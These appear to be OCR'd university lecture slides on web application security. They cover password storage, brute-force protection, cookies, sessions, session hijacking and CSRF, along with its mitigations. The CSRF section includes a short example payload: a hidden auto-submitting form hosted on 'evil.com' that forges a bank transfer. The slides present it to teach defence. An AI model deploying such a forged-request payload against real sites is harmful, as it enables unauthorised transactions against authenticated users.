
- Everything we said about passwords still applies
- Passwords should never, ever be stored in plain text in web applications
  - minimize disclosure issues in case of breach
  - salting + hashing (vs rainbow tables)
- Password reset schemes need attention
  - reset scheme is an alternate password
  - typical: send reset link to registered email
  - wrong: send temp password
  - wrong: ask security question alone

Bruteforcing Protection


- Naïve solution: after *n* failed logon attempts, lock account
  - Reverse bruteforcing: fix *n-1* attempts and bruteforce accounts
- Make accounts not-enumerable
- Block IP address?
  - IP address? Really?
  - Is this a good idea at all? (hint: proxies, NATs)
  - Can easily turn into DoS attack
- Thoughts?

WHAT AN ATTACKER CAN DO IS TRY TO LOCK LOTS OF ACCOUNTS MAKING THE APPLICATION USELESS

MANY USERS MIGHT SHARE IT


COME TO THE DARKSIDE
WE HAVE COOKIES
WWW.SALI666.NET

Cookies




- HTTP is **stateless** (grrrr!)
- HTTP is *almost* **unidirectional**
  - Client passes data to the server, but the server cannot "store" something on the client, except...
- Except for "cookies": **client-side** information storage; designed to be a reliable mechanism to keep stateful information.
  - Original idea: site customization,
  - Abuse: privacy violations
  - Dangerous ideas: user authentication and sessions

Creating Sessions From Thin Air

- Session creation and identification (Authentication)
  - Create and assign sessions to clients (Session ID)

! DO NOT USE USERNAME OR PASSWORD, OTHERWISE THEY'LL BE EXPOSED

Cookies: Session creation and identification




Security Issues with Sessions

- **Prevent prediction** of the token a client received, or will receive (next token)
  - to prevent impersonation/spoofing attacks
  - minimize damage of session stealing
- Any token should have a **reasonable expiration period**
  - NOT set in the cookies!
- Cookie **encryption** (sensitive information) and **storage** (use a MAC to avoid tampering)

Creating Sessions From Thin Air - Security and Engineering Issues

- Session creation and identification (Authentication)
  - Create and assign sessions to clients (Session ID)
- Concurrency issues
  - What if two clients access the site simultaneously?
- Session termination
  - When to terminate session?
  - How to dispose of session?
  - How to handle a client with a stale session?
- Session data storage
  - On disk? In RAM? What is the performance penalty?
  - What happens in a multi server, load-balanced site?

Bad Example of Cookie for Auth



Session Hijacking

Since HTTP is stateless, hijacking can occur:

- By stealing a cookie with an XSS attack
- By brute forcing a weak session ID parameter → AN ATTACKER MIGHT RETRIEVE A VALID COOKIE

Cross-Site Request Forgery (CSRF)

Forces an user to execute **unwanted actions (state-changing action)** on a web application in which he or she is **currently authenticated** with ambient credentials (e.g., with cookies).

Key Concept:

- Cookies are used for session management.
- All the requests originating by the browser come with the user's cookies (cookies are **ambient credentials**: they are sent automatically for every request).
- Malicious requests (e.g., crafted links) are routed to the vulnerable web application through the victim's browser.
- Websites cannot distinguish if the requests coming from authenticated users have been originated by an explicit user interaction or not.


CSRF Example: malicious bank transfer

Bank's Page


```
<form method="POST" action="/transfer.php">
    <h3>Transfer money</h3>
    Recipient: <input type="text" id="inpUser" name="to">
    Amount: <input type="number" id="inpAmount" name="amt”>
    <button type="submit">Confirm</button>
</form>
```

Malicious link-> https://evil.com/cat.html

```
<form id="evil" style="display: none;"
      action="https://ironbank.7k/transfer.php"
method="POST">
    <input type="hidden" value="50000" name="amt">
    <input type="hidden" value="S.Zanero" name="to">
    <input type="submit">
</form>
<script>document.evil.submit();</script>
```




CSRF Example: malicious bank transfer



39

CSRF Example: malicious bank transfer



From: http://www3.cs.stonybrook.edu/~rpelizzi/jcsrf.pdf

CSRF Mitigation: CSRF Token

- **Random challenge** token
- Associated to **user's session** (**unique**)
- **Regenerated at each request** (e.g., included in each form involving sensitive operations)
- Sent to the server and then compared against the stored token; Server-side operation allowed only if it matches.
- Not stored in cookies

```
<form class="form-signin" method="post">
    <h3 class="form-signin-heading">Transfer money</h3>
    [...]
    <input type="number" id="inputAmount" name="amt" class="form-control"
placeholder="Amount" required>
    <input type="hidden" value="9GiKZU6HoR" name="csrf_token">
    <button class="btn btn-lg btn-primary btn-block" type="submit">Confirm</button>
</form>
```

CSRF Mitigation: Same Site Cookies

- **Idea**: don't send session cookies at all for requests originating from different websites
- Websites specify this behavior when setting a cookie, using the `SameSite` attribute
- `SameSite=strict`
  - don't send cookies for **any** cross-site usage
- `SameSite=lax`
  - send cookies for cross-domain navigation only (not for cross-site POST forms, images, frames, …)

RFC draft (2016): https://tools.ietf.org/html/draft-west-first-party-cookies-07

Further Reading

Doupé, Cui, Jakubowski, Peinado,

Kruegel, Vigna, *“deDacota: Toward Preventing Server-Side XSS via Automatic Code and Data Separation"*, CCS 2013

http://dx.doi.org/10.1145/2508859.2516708

